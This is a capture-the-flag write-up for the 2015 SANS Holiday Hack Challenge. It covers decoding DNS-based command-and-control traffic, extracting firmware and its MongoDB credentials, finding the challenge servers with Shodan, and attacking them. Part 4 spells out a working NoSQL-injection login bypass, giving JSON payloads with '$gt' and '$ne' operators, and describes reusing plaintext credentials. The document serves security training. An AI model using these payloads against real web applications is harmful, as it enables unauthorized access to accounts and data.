

Submission for The 2015 SANS Holiday Hack Challenge

Submission by:

Jason Testart, BMath, CISSP

Email: jason.testart@uwaterloo.ca

Twitter: @jtestart

Table of Contents

Executive Summary: Answers to Questions	2
Analysis.....	5
Part 1: Network Traffic Analysis.....	5
Part 2: Firmware Analysis.....	10
Forensic Artifacts of Interest.....	12
Part 3: Supergnome Discovery	15
Part 4: Supergnome Vulnerability Discovery and Exploitation	17
SuperGnome 01 (SG-01)	17
SuperGnome 03 (SG-03)	17
SuperGnome 04 (SG-04)	20
SuperGnome 05 (SG-05)	22
Part 5: Evidence Analysis	23
Email captured from SG-01.....	23
Email captured from SG-03.....	24
Email captured from SG-04.....	25

Executive Summary: Answers to Questions

Details to support the answers below are located in the Analysis section of this document.

1) Which commands are sent across the Gnome's command-and-control channel?


Commands:

```
iwconfig  
cat /tmp/iwlistscan.txt
```

There is also file-transfer request for

```
/root/Pictures/snapshot_CURRENT.jpg
```

2) What image appears in the photo the Gnome sent across the channel from the Dosis home?



3) What operating system and CPU type are used in the Gnome? What type of web framework is the Gnome web interface built in?

The operating system is Linux (EABI) and the CPU type is ARM. The web framework is the Express framework for Node.js.

4) What kind of a database engine is used to support the Gnome web interface? What is the plaintext password stored in the Gnome database?

The database engine is MongoDB (NoSQL). There are two plaintext passwords in the database: "user" and "SittingOnAShelf". The latter belongs to a more privileged account.

5) What are the IP addresses of the five SuperGnomes scattered around the world, as verified by Tom Hessman in the Dosis neighborhood?

6) Where is each SuperGnome located geographically?

IP Address	Identifier	Location
52.2.229.189	SG-01	Ashburn, USA
54.233.105.81	SG-05	Brazil
52.192.152.132	SG-04	Tokyo, Japan
52.64.191.71	SG-03	Sydney, Australia
52.34.3.80	SG-02	Boardman, USA

7) Please describe the vulnerabilities you discovered in the Gnome firmware.

8) ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN IN THE DOSIS NEIGHBORHOOD, attempt to remotely exploit each of the SuperGnomes. Describe the technique you used to gain access to each SuperGnome's gnome.conf file. YOU ARE AUTHORIZED TO ATTACK ONLY THE IP ADDRESSES THAT TOM HESSMAN IN THE DOSIS NEIGHBORHOOD EXPLICITLY ACKNOWLEDGES AS "IN SCOPE." ATTACK NO OTHER SYSTEMS ASSOCIATED WITH THE HOLIDAY HACK CHALLENGE.

Vulnerability	SuperGnome Exploited	SuperGnome Serial Number	Exploitation Method
Shared cleartext password in database	SG-01	NCC1701	Used credentials recovered from Gnome in Dosis home
Authentication bypass	SG-03	THX1138	MongoDB injection attack
Node.js injection	SG-04	BU22_1729_2716057	JavaScript function injection
Unknown	SG-02	Unknown	Unknown
Buffer Overflow in sgstatd	SG-05	Unknown	Unknown

Exploitation methodology can be found in the Analysis section.

9) Based on evidence you recover from the SuperGnomes' packet capture ZIP files and any staticky images you find, what is the nefarious plot of ATNAS Corporation?

10) Who is the villain behind the nefarious plot.

All of the correspondence captured suggests that Cindy Lou Who, of Whoville, is the villain behind a plot to use a large network of burglars to burglarize as many homes

as possible, around the world, at Christmas. Essentially to fulfill the original failed plot of the Grinch who stole Christmas, but on a significantly larger scale. Details are in the Analysis section of this document.

Analysis


Part 1: Network Traffic Analysis

In the challenge, we are asked to assist children Jessica and Joshua Dosis with investigating suspicious network activity that appears to be originating from the “Gnome in your Home” that was purchased for them.

Josh Dosis provides a packet capture and a python script:

<https://www.holidayhackchallenge.com/2015/giyh-capture.pcap>
<https://www.holidayhackchallenge.com/2015/gnomeitall.py>

Using Wireshark, we examine the packet capture provided. We quickly notice DNS traffic between the local RFC 1918 IP address 10.42.0.18, and the IP address 52.2.229.189. A partial view is in the image below:



No.	Time	Source	Destination	Protocol	Length	Info
22	0.849749	10.42.0.18	52.2.229.189	DNS	131	Standard query 0x364b TXT cmd.sg1.atnascorp.com
26	0.946734	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0x364b TXT
68	3.028294	10.42.0.18	52.2.229.189	DNS	131	Standard query 0xfa06 TXT cmd.sg1.atnascorp.com
70	3.127056	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0xfa06 TXT
115	5.130050	10.42.0.18	52.2.229.189	DNS	131	Standard query 0x7eaa TXT cmd.sg1.atnascorp.com
117	5.229130	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0x7eaa TXT
162	7.232341	10.42.0.18	52.2.229.189	DNS	131	Standard query 0x4a4b TXT cmd.sg1.atnascorp.com
165	7.340567	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0x4a4b TXT
215	9.343146	10.42.0.18	52.2.229.189	DNS	131	Standard query 0x7255 TXT cmd.sg1.atnascorp.com
220	9.443124	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0x7255 TXT
267	11.451182	10.42.0.18	52.2.229.189	DNS	131	Standard query 0xb807 TXT cmd.sg1.atnascorp.com
269	11.549475	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0xb807 TXT
317	13.552777	10.42.0.18	52.2.229.189	DNS	131	Standard query 0xf418 TXT cmd.sg1.atnascorp.com
319	13.651444	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0xf418 TXT
361	15.653494	10.42.0.18	52.2.229.189	DNS	131	Standard query 0xa48d TXT cmd.sg1.atnascorp.com
363	15.758746	52.2.229.189	10.42.0.18	DNS	168	Standard query response 0xa48d TXT
364	15.764368	10.42.0.18	52.2.229.189	DNS	170	Standard query response 0x1337 TXT
365	15.766477	10.42.0.18	52.2.229.189	DNS	226	Standard query response 0x1337 TXT
366	15.767594	10.42.0.18	52.2.229.189	DNS	250	Standard query response 0x1337 TXT
367	15.768682	10.42.0.18	52.2.229.189	DNS	194	Standard query response 0x1337 TXT
369	15.772440	10.42.0.18	52.2.229.189	DNS	238	Standard query response 0x1337 TXT
370	15.772460	10.42.0.18	52.2.229.189	DNS	194	Standard query response 0x1337 TXT

The DNS traffic contained encoded TXT records, which we recognize as possible command and control traffic. Note the pattern: The local device makes a query for the TXT record for “cmd.sg1.atnascorp.com”, and an encoded TXT record is returned. We also see unsolicited query responses containing TXT records from the local device to 52.2.229.189 for “reply.sg1.atnascorp.com”. Note that TXT records are often different, particularly with the traffic related to “reply.sg1.atnascorp.com”. The TXT record returned is not always the same.

An examination of the Python script provided also gives clues that confirm our observation. If, from the script, we remove the line:

```
if packet.sport != 53: continue
```

and we change:

```
if decode[0:5] == "FILE":  
    fp.write(decode[5:])
```


to

```
fp.write(decode)
```

then running the `strings` command against the resulting output file confirms that we are looking at command and control traffic:

```
root@kali:~/giyh/part1# strings outfile | head -10  
NONE:NONE:NONE:NONE:NONE:NONE:NONE:EXEC:iwconfig  
EXEC:START_STATEEXEC:wlan0 IEEE 802.11abgn ESSID:"DosisHome-  
Guest"  
EXEC: Mode:Managed Frequency:2.412 GHz Cell:  
7A:B3:B6:5E:A4:3F  
EXEC: Tx-Power=20 dBm  
EXEC: Retry short limit:7 RTS thr:off Fragment  
thr:off  
EXEC: Encryption key:off  
EXEC: Power Management:off  
EXEC:  
EXEC:lo no wireless extensions.  
EXEC:
```


Back in Wireshark, if we filter the packets originating from the IP address 52.2.229.189, we see there are only 20:



The screenshot shows the Wireshark interface with the filter `ip.src == 52.2.229.189` applied. The packet list contains 20 entries, all of which are DNS standard query responses from 52.2.229.189 to 10.42.0.18. The first packet is at time 0.946734 and the last is at 41.936120.

No.	Time	Source	Destination	Protocol	Length	Info
26	0.946734	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0x364b TXT
70	3.127056	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0xfa06 TXT
117	5.229130	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0x7eaa TXT
165	7.340567	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0x4a4b TXT
220	9.443124	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0x7255 TXT
269	11.549475	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0xb807 TXT
319	13.651444	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0xf418 TXT
363	15.758746	52.2.229.189	10.42.0.18	DNS	168	Standard query response 0xa48d TXT
432	17.878629	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0xb09d TXT
480	19.981207	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0x4f24 TXT
524	22.083619	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0xe3d3 TXT
573	24.185567	52.2.229.189	10.42.0.18	DNS	188	Standard query response 0xe3d4 TXT
689	26.393319	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0x23ef TXT
739	28.496244	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0x27b7 TXT
780	30.598653	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0xf72a TXT
826	32.704152	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0xc734 TXT
875	34.807467	52.2.229.189	10.42.0.18	DNS	204	Standard query response 0x9b5e TXT
1451	37.632167	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0xa914 TXT
1501	39.734664	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0x0d16 TXT
1543	41.936120	52.2.229.189	10.42.0.18	DNS	156	Standard query response 0x5579 TXT

It is not too onerous to examine the encoded TXT field of each record as highlighted below:



There are only four unique encoded strings in these records. Using a tool such as BURP to BASE64 decode, we see they are as follows:

Encoded String	Decoded String
Tk9ORTo=	NONE:
RVhFQzppd2NvbmZpZwo=	EXEC: iwconfig
RVhFQzpjYXQgL3RtcC9pd2xpc3RzY2FuLnR4dAo=	EXEC: cat /tmp/iwlistscan.txt
RklMRTovcm9vdC9QaWN0dXJlcy9zbmFwc2hvdF9DVVJSRU5ULmpwZwo=	FILE: /root/Pictures/snapshot_CURRENT.jpg

Given the above analysis, we deduce the command and control protocol as follows:

- 1) Local device sends a query to the command and control server, asking for a command (query for hostname 'cmd.sg1.atnascorp.com').
- 2) The command and control server responds with 'NONE:' for no command, 'EXEC:' to execute a command, and 'FILE:' to initiate a file transfer.
- 3) Local device sends data, resulting from the command or file transfer request, using a query to an unsolicited response for 'reply.sg1.atnascorp.com'.

The challenge asks for details about the photo in the traffic capture, and Josh wants to know what text is being sent in the photo before we can proceed in the challenge.

After reviewing the output file generated by the execution of the script provided by Josh, we modify the script to remove extraneous data and write the proper JPEG file header to disk. The modified script is below:

```

#!/usr/bin/env python
# Copyright (c) 2105 Josh Dosis
# Modifications by Jason Testart
import base64
from scapy.all import *      # This script requires Scapy

# Place all of the decode data into a string for further manipulation
# before writing to a file
imgfile = ""

packets=rdpcap("giyh-capture.pcap")

for packet in packets:

    # Make sure this is a DNS packet, with the rdata record where the
    content is stored
    if (DNS in packet and hasattr(packet[DNS], 'an') and
        hasattr(packet[DNS].an, 'rdata')):

        # Make sure it's from the Gnome, not the server
        if packet.sport != 53: continue

        # Decode the base64 data
        decode=base64.b64decode(packet[DNSRR].rdata[1:])

        # Strip off the leading "FILE:" line in the decoded data,
        # and append to our string
        if decode[0:5] == "FILE:":
            imgfile = imgfile + decode[5:]

# We only want the image part, so skip to the JFIF identifier.
i = imgfile.find('JFIF')

# Open the output file to save the extracted content from the pcap
fp=open("gnome_image.jpg","wb")

# Write the FF D8 header to disk, followed by the image data.
if (i > -1 ):
    fp.write("\xff\xd8" + imgfile[i:].strip('STOP_STATE'))

fp.close()

```

We then used the `file` command to validate that the output file was a properly formatted JPEG file before opening it a viewer.



In the photo, we see what appears to be a child's room, with a bunk bed to the left, a dresser, a closet, and a television. The text at the bottom of the image is 'GnomeNET-NorthAmerica'.

We tell Josh this, and he verifies that the text is correct and we can proceed in the challenge. Josh directs us to Jessica Dosis, who dumped the NAND storage from the GIYH.

Part 2: Firmware Analysis

Jessica requests that we extract a password from the provided data dump:

<https://www.holidayhackchallenge.com/2015/giyh-firmware-dump.bin>

Jessica directs us to Jeff McJunkin (Netwars) for clues, who in turn points us at the 'binwalk' tool and

<https://www.sans.org/reading-room/whitepapers/testing/exploiting-embedded-devices-34022>

Following the guidance from the document:

```
root@kali:~/giyh/part2# binwalk giyh-firmware-dump.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION

0	0x0	PEM certificate
1809	0x711	ELF 32-bit LSB shared object, ARM, version 1 (SYSV)
168803	0x29363	Squashfs filesystem, little endian, version 4.0, compression:gzip, size: 17376149 bytes, 4866 inodes, blocksize: 131072 bytes, created: Tue Dec 8 13:47:32 2015

We use `dd` to extract the filesystem portion of the dump to another file.

```
root@kali:~/giyh/part2# dd if=giyh-firmware-dump.bin of=squashfs.dump
skip=168803 bs=1
17379937+0 records in
17379937+0 records out
17379937 bytes (17 MB) copied, 18.5053 s, 939 kB/s
```

Confirm that the generated file is recognized as a Squashfs filesystem.

```
root@kali:~/giyh/part2# binwalk squashfs.dump
```

DECIMAL	HEXADECIMAL	DESCRIPTION

0	0x0	Squashfs filesystem, little endian, version 4.0, compression:gzip, size: 17376149 bytes, 4866 inodes, blocksize: 131072 bytes, created: Tue Dec 8 13:47:32 2015

```
root@kali:~/giyh/part2# file squashfs.dump
squashfs.dump: Squashfs filesystem, little endian, version 4.0,
17376149 bytes, 4866 inodes, blocksize: 131072 bytes, created: Tue Dec
8 13:47:32 2015
```

Since the 'file' command recognizes the filesystem, take a leap of faith that Kali Linux 2.0 will be about to mount it read-only.

```
root@kali:~/giyh/part2# mkdir /gnome
root@kali:~/giyh/part2# mount -o ro ~/giyh/part2/squashfs.dump /gnome
root@kali:~/giyh/part2# ls /gnome
bin  etc  init  lib  mnt  opt  overlay  rom  root  sbin  tmp  usr  var  www
```

Now that the filesystem is mounted successfully, search for artifacts. The filesystem is Unix/Linux-like, so our approach is to start with the init/RC scripts in the /etc directory. This approach leads us to:

```
root@kali:/gnome/etc/rc.d# ls S*
S00sysfixtime  S11sysctl  S50cron  S96led  S98nodejs  S99monit
S10boot        S12log     S90autowlan  S97mongod  S98sgstatd  S99sgdnsc2
S10system      S20network S95done     S98gpio_switch  S98sysnptd  Sumount
```

Most of the files appear to be standard inclusions from the OpenWrt, a Linux distribution for embedded devices. A quick check:

```
root@kali:/gnome# file /gnome/sbin/init
/gnome/sbin/init: ELF 32-bit LSB executable, ARM, EABI5 version 1
(SYSV), dynamically linked, interpreter /lib/ld-musl-armhf.so.1,
stripped
```

suggests this to be running the EABI for Linux OS on the ARM CPU architecture.

In the standard System V start-up style, the files in /gnome/etc/rc.d are symbolic links to /gnome/etc/init.d. We notice that some of the files are commented with a designated OWNER – these are files likely not included with OpenWrt:

```
root@kali:/gnome/etc/init.d# grep OWNER *
autowlan:# OWNER: STUART
mongod:# OWNER: STUART
nodejs:# OWNER: STUART
sgdnsc2:# OWNER: STUART
sgstatd:# OWNER: STUART
```

Examining these start-up scripts leads us to several other areas of the filesystem that have investigative significance. The files are also commented with what appear to be messages between individuals involved in maintaining these scripts (names are always full upper-case). They are STUART, LOUISE, AUGGIE, and NEDFORD.

A recursive search for the names yields the following:

```
root@kali:/gnome# egrep -lr "STUART|LOUISE|AUGGIE|NEDFORD"
/gnome/*
/gnome/etc/hosts
/gnome/etc/init.d/autowlan
```

```
/gnome/etc/init.d/mongod
/gnome/etc/init.d/nodejs
/gnome/etc/init.d/sgdnsc2
/gnome/etc/init.d/sgstatd
/gnome/etc/mongod.conf
/gnome/usr/sbin/autowlan
/gnome/www/routes/index.js
```

Most of the files on the filesystem have a timestamp of November 28, but some are newer, so identify those:

```
/gnome/etc
/gnome/etc/gnome.conf
/gnome/etc/hosts
/gnome/opt/mongodb
/gnome/opt/mongodb/_tmp
/gnome/opt/mongodb/gnome.0
/gnome/opt/mongodb/gnome.ns
/gnome/opt/mongodb/journal
/gnome/opt/mongodb/local.0
/gnome/opt/mongodb/local.ns
/gnome/usr/bin/sgstatd
/gnome/www/app.js
/gnome/www/bin/www
/gnome/www/package.json
/gnome/www/public/favicon.ico
/gnome/www/public/images
/gnome/www/public/javascripts/bootstrap.min.js
/gnome/www/public/javascripts/jquery.min.js
/gnome/www/public/stylesheets/bootstrap-theme.min.css
/gnome/www/public/stylesheets/bootstrap.min.css
/gnome/www/public/stylesheets/style.css
/gnome/www/routes/index.js
/gnome/www/views/cameras.jade
/gnome/www/views/error.jade
/gnome/www/views/files.jade
/gnome/www/views/gnomenet.jade
/gnome/www/views/index.jade
/gnome/www/views/layout.jade
/gnome/www/views/login.jade
/gnome/www/views/network.jade
/gnome/www/views/settings.jade
```

Forensic Artifacts of Interest

/gnome/etc/hosts

The host lookup table contains, in addition to localhost, the entry:

```
# LOUISE: NorthAmerica build
52.2.229.189    supergnome1.atnascorp.com sg1.atnascorp.com
supergnome.atnascorp.com sg.atnascorp.com
```

The hostname entry implies that this is a Supergnome as described in the challenge description.

/gnome/etc/gnome.conf

A configuration file that insinuates the Gnome in your Home is a surveillance device:

```
Gnome Serial Number: 20-RNG9731
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: Gnome
```

/gnome/usr/sbin/autowlan

This is a script that automatically discovers and connects to WiFi networks.

/gnome/www

This appears to be web management interface based on Node.js. Of particular interest is the file `/gnome/www/routes/index.js`. This file is labelled the “GNOME MASTER CODE” and contains code for authentication, camera image processing & viewing, file management, settings management and settings management. A more detailed analysis of this file may be found in Part 4. The application makes use of the ‘Express’ web framework and a locally-hosted MongoDB NoSQL database.

/gnome/opt/mongod and /gnome/etc/mongod.conf

The database that backs the web interface. I copied the files `gnome.0` and `gome.ns` from `/opt` to another system running MongoDB. I did the following:

```
> use gnome
switched to db gnome
> show collections
cameras
settings
status
system.indexes
users
> db.users.find()
{ "_id" : ObjectId("56229f58809473d11033515b"), "username" : "user",
  "password" : "user", "user_level" : 10 }
{ "_id" : ObjectId("56229f63809473d11033515c"), "username" : "admin",
  "password" : "SittingOnAShelf", "user_level" : 100 }
```

The plaintext passwords “user” for the user “user”, and “SittingOnAShelf” for the user “admin” prove useful for later in the investigation.

/gnome/usr/bin/sgdnsc2

The startup script in /gnome/etc/init.d for this suggests it's the DNS command and control process. Running the strings command on this program shows some consistency with what was found in the network analysis. An excerpt:

```
Server specified NONE action.  
Server specified EXEC action.  
Failed to execute the command requested.  
Server specified FILE action.
```

/gnome/usr/bin/sgstatd

The start script does not yield much information, but running the 'strings' command on this program suggests it's some kind of monitoring process. An excerpt:

```
Welcome to the SuperGnome Server Status Center!  
Please enter one of the following options:  
1 - Analyze hard disk usage  
2 - List open TCP sockets  
3 - Check logged in users
```

Part 3: Supergnome Discovery

Evidence from the first two parts of this challenge implicate the IP address 52.2.229.189 as a SuperGnome. In the Dosis neighborhood, I validate with Tom Hessman that the IP address is in scope. Visiting the site with a browser, the site identifies itself as “SuperGnome 01 (SG-01)”.

GNOME
in your **HOME**
SG-01
Gnome Network Status

SuperGnomes UP: 5
SuperGnomes DOWN: 0
Gnomes UP: 1,653,325
Gnomes DOWN: 79,990
Gnome Backbone: UP
Storage Avail: 1,353,235
Mem Avail: 835,325

Home Cameras Files GnomeNET Settings Logout

SuperGnome 01

Welcome to the GIYH Administrative Portal.
Please login to continue.

Username

Password

Login

In the Dosis neighborhood, Dan Pendolino makes the comment that he is not the founder of the Shodan site (the first “Internet of Things” search engine). We are also told at one point to “sho dan your plan”. These hints point us to use the Shodan search engine (<http://www.shodan.io/>).

Entering the IP address of SG-01 yields the following results from Shodan:

 **52.2.229.189** ec2-52-2-229-189.compute-

1.amazonaws.com

City	Ashburn
Country	United States
Organization	Amazon.com
ISP	Amazon Technologies
Last Update	2015-12-09T21:32:31.855190
Hostnames	ec2-52-2-229-189.compute-1.amazonaws.com

Ports

80

Services

80
tcp
http



HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionId=s6nuccASPPyu18sqV0ji; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-0G0kFF0jgkiCqPkx06ssVw"
Date: Wed, 09 Dec 2015 21:32:28 GMT
Connection: keep-alive

Note the field in the header “X-Powered-By: GIYH::SuperGnome by AtnasCorp”. To find other hosts, I enter the search term “SuperGnome”. This yields 5 results:

IP Address	Identifier	Location
52.2.229.189	SG-01	Ashburn, USA
54.233.105.81	SG-05	Brazil
52.192.152.132	SG-04	Tokyo, Japan
52.64.191.71	SG-03	Sydney, Australia
52.34.3.80	SG-02	Boardman, USA

The five IP addresses above are verified with Tom Hessman in the Dosis neighborhood as in-scope.

Part 4: Supergnome Vulnerability Discovery and Exploitation

With 5 targets confirmed as in-scope, we can begin some reconnaissance, remembering that the goal is to retrieve the `/gnome/www/files/gnome.conf` file from each SuperGnome.

SuperGnome 01 (SG-01)

The first step is to attempt to use the credentials obtained from the Mongo database found on the Gnome in the Dosis home. These credentials work on all SuperGnomes but SG-03, however the desired `gnome.conf` file is only obtainable on SG-01 using this method.

Forensic Artifacts of Interest

`gnome.conf`

```
Gnome Serial Number: NCC1701
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-01
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

`20141226101055.zip`

This zip file contains a PCAP file similarly named. The PCAP file contains a traffic capture of an SMTP mail submission from the email account holder of c@atnascorp.com from host 10.1.1.192 to a Postfix mailserver at 104.196.40.60 (port 2525). Details of the correspondence are in Part 5 of the analysis.

`sgnet.zip`

This file contains what appears to be source code for the `sgstatd` program found on the Gnome in the Dosis home. It's named the "SuperGnome Server Status Center" and listens on port 4242 for connections. It looks like you could interact with it using something like `nc` or `telnet`.

SuperGnome 03 (SG-03)

The host SG-03 was the only SuperGnome of the 5 where the admin password found on the Gnome in the Dosis home did not work. This directs our focus on attempting some kind of authentication bypass.

The blog <http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html> describes how to accomplish an authentication bypass using a MongoDB injection attack. If we examine the “LOGIN POST” section of /gnome/www/routes/index.js, we see that it’s likely vulnerable:

```
db.get('users').findOne({username: req.body.username, password: req.body.password}, function (err, user) { // STUART: Removed this in favor of below.
Really
guys?
```

To mount this attack, we configure our browser to use the BURP Suite Proxy. This allows us to intercept the HTTP POST, and inject whatever we want. Our first attempt is to mimic the the attack described in the blog, by replacing:

```
username=admin&password=SittingOnAShelf
```

with JSON:

```
Content-Type: application/json
{
  "username": {"$gt": ""},
  "password": {"$gt": ""}
}
```

This attack does succeed; however, we are logged-in with insufficient privileges. This is because the account “user” is the first one found in the database. If we assume that, like the Gnome in the Dosis home, there are only two accounts in the database, then we consult:

<https://docs.mongodb.org/manual/reference/operator/query/>

to help us construct a query that excludes the account named “user”. We inject the JSON:

```
Content-Type: application/json
{
  "username": {"$ne": "user"},
  "password": {"$ne": "user"}
}
```

This succeeds, and we are able to download files.

Forensic Artifacts of Interest

gnome.conf

```
Gnome Serial Number: THX1138
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-03
Allow file uploads?: YES
